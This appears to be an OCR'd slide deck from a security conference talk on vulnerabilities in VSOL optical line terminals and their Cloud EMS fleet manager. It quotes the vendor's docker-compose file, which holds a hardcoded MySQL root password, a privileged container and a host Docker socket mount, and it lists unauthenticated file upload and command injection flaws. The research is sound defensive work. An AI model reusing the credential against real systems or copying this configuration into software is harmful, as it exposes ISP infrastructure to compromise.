Breaking the Backbone of Global ISP Networks

Mathieu Farrell for TROOPERS

Quarkslab

$(WHOAMI)

Mathieu Farrell aka coiffeur aka Frederick Kaludis aka many more...

🌟 Achievements
- 🏴‍☠️ Trying not to be a skid (and I was) since 2006
- ☠️ Phrack author

📝 Post blog articles at *https://threalcoiffeur.com*
and tools at *https://github.com/therealcoiffeur*

💬 To talk
- 𝕏 @Coiffeur0x90
- 💌 *coiffeur0x90@protonmail.com*

Agenda

- Problem statement and why OLTs matter
- GPON and the OLTs threat model
- Fleet management risks & exploitation
- OLT attack surface and recurring vulnerability classes
- Kill chain synthesis and realistic impact
- Takeaways / Demo / Q&A

Problem statement and why OLTs matter

Quarkslab

Scope and safety note

Quarkslab

SCOPE AND SAFETY NOTE

- This talk summarizes research performed in a private lab using publicly obtainable materials (VSOL model V1600GS-O32).
- All demonstrations should be reproduced in an isolated test environment.
- No operational exploitation guidance will be provided (chain of vulnerabilities, implants used, pivoting technique) 🙃.

Why this matters

WHY THIS MATTERS

- An OLT is a control point between the ISP backbone and thousands of subscriber lines.

- If an attacker gains control of the OLT layer, he gains leverage over availability, privacy, and downstream device management.


- If he gains control of the fleet manager, he can leverage the entire OLT fleet.
  - VSOL Cloud BS-EMS (also referred to as VSOL Cloud EMS or Cloud EMS).

GPON and the OLTs threat model

Quarkslab

GPON OLTs


- Core network connects to the access network through OLT (Optical Line Terminal).
- OLT connects to many ONTs/ONUs at customer premises via passive optical distribution.
- For operational reality, centralized management and automation are typical.




Lab model: V1600GS-O32

MANUFACTURER DOCUMENTATION


Diagrams taken from the manufacturer's website showing the global network






https://www.vsolcn.com

OLTs THREAT MODEL



ATTACKER INITIAL FOOTHOLDS



The **OLTs listed** above have been identified as **vulnerable**

Fleet management risks & exploitation

Quarkslab

THE SCALING LEVER

- Fleet management platforms turn one compromise into fleet impact.
- This shifts the problem from device-level hardening to control plane hardening.
- In practice, the orchestration layer often has more exposed functionality than any single OLT.

💡 “Secure the devices” is not enough if the manager is fragile or exposed.


RETRIEVAL OF THE SOURCE CODE FOR THE FLEET MANAGER

1. The vendor (VSOL) download link for **Cloud EMS** existed, but the referenced resources were no longer available.

2. The source archive was located via open-source discovery:
   - Search technique: Directory Listing discovery (`"Index of"` + vendor/product keywords).
   - The hosting site was unreachable via its domain name.
   - Archived snapshots (Wayback Machine) showed the site existed, but without full folder indexing.

3. Recovery approach used during the research:
   - Validate whether the problem was DNS-only (domain no longer resolving).
   - Use archived DNS to find the old IP, connect to it, and download the Cloud EMS source archive.

RESOURCE NO LONGER AVAILABLE




RETRIEVAL OF THE SOURCE CODE FOR THE FLEET MANAGER

1. The vendor (VSOL) download link for **Cloud EMS** existed, but the referenced resources were no longer available.

2. The source archive was located via open-source discovery:
   - Search technique: Directory Listing discovery (`"Index of"` + vendor/product keywords).
   - The hosting site was unreachable via its domain name.
   - Archived snapshots (Wayback Machine) showed the site existed, but without full folder indexing.

3. Recovery approach used during the research:
   - Validate whether the problem was DNS-only (domain no longer resolving).
   - Use archived DNS to find the old IP, connect to it, and download the Cloud EMS source archive.

UNREACHABLE HOSTING SITE (DIRECTORY LISTING)




RETRIEVAL OF THE SOURCE CODE FOR THE FLEET MANAGER


1. The vendor (VSOL) download link for **Cloud EMS** existed, but the referenced resources were no longer available.

2. The source archive was located via open-source discovery:
   - Search technique: Directory Listing discovery (`"Index of"` + vendor/product keywords).
   - The hosting site was unreachable via its domain name.
   - Archived snapshots (Wayback Machine) showed the site existed, but without full folder indexing.

3. Recovery approach used during the research:
   - Validate whether the problem was DNS-only (domain no longer resolving).
   - Use archived DNS to find the old IP, connect to it, and download the Cloud EMS source archive.

CONSULT ARCHIVED DNS DATABASES







FLEET MANAGER ARCHITECTURE

- Typical stack:
  - Web application (**Tomcat**).
  - Database (**MySQL**).
  - Device management features (**SNMP**).

- Shipped as a containerized bundle for quick deployment (**Docker**).
  - Operational convenience which overrides secure-by-default principles.



FLEET MANAGER ARCHITECTURE




```
version: '3'
services:
  mysql:
    restart: always
    image: bsmysqlimage
    container_name: bsmysql
    environment:
      MYSQL_ROOT_PASSWORD: vsol2019
```

```
  tomcat:
    restart: always
    image: tomcat7-java8-202:v7.0.61
    container_name: tomcat7
    privileged: true
    ports:
      - 8086:8086
      - 6443:6443
      - 39998:39998
      - 69:69/udp
    volumes:
      - /dev/mem:/dev/mem
      - /sbin/dmidecode:/sbin/dmidecode
      - /etc/localtime:/etc/localtime:ro
      - ./tomcatmount/webapps:/usr/local/apache-tomcat-7.0.61/webapps
      - ./tomcatmount/ssl/server.xml:/usr/local/apache-tomcat-7.0.61/conf/server.xml
      - ./tomcatmount/ssl/vsoltomcat.keystore:/usr/local/apache-tomcat-7.0.61/vsoltomcat.key
      - ./tomcatmount/lib:/usr/local/apache-tomcat-7.0.61/lib/
      - /usr/bin/docker:/usr/bin/docker
      - /var/run/docker.sock:/var/run/docker.sock
```

DEPLOYMENT RISK AMPLIFIER

💎 **Privileged** containers dramatically widen post-compromise options.

📂 **Mounting** the host **Docker socket into** a **container** is a high-impact anti-pattern.

- If the web application is compromised, the host become reachable.

FLEET MANAGER WEAKNESS CLASSES

💧 **Unauthenticated Information Leakage** that reveals internals and helps targeting.

⬆️ **Unauthenticated Arbitrary File Upload** that enables server-side code execution.

🔎 Other findings include **hardcoded secrets** and **additional authenticated Command Injection**.

EMSWEBSERVER & SHIRO WIRING


```xml
<?xml version="1.0" encoding="UTF-8"?>

    ...

    <!-- 加载spring容器 -->
    <context-param>
        <param-name>contextConfigLocation</param-name>
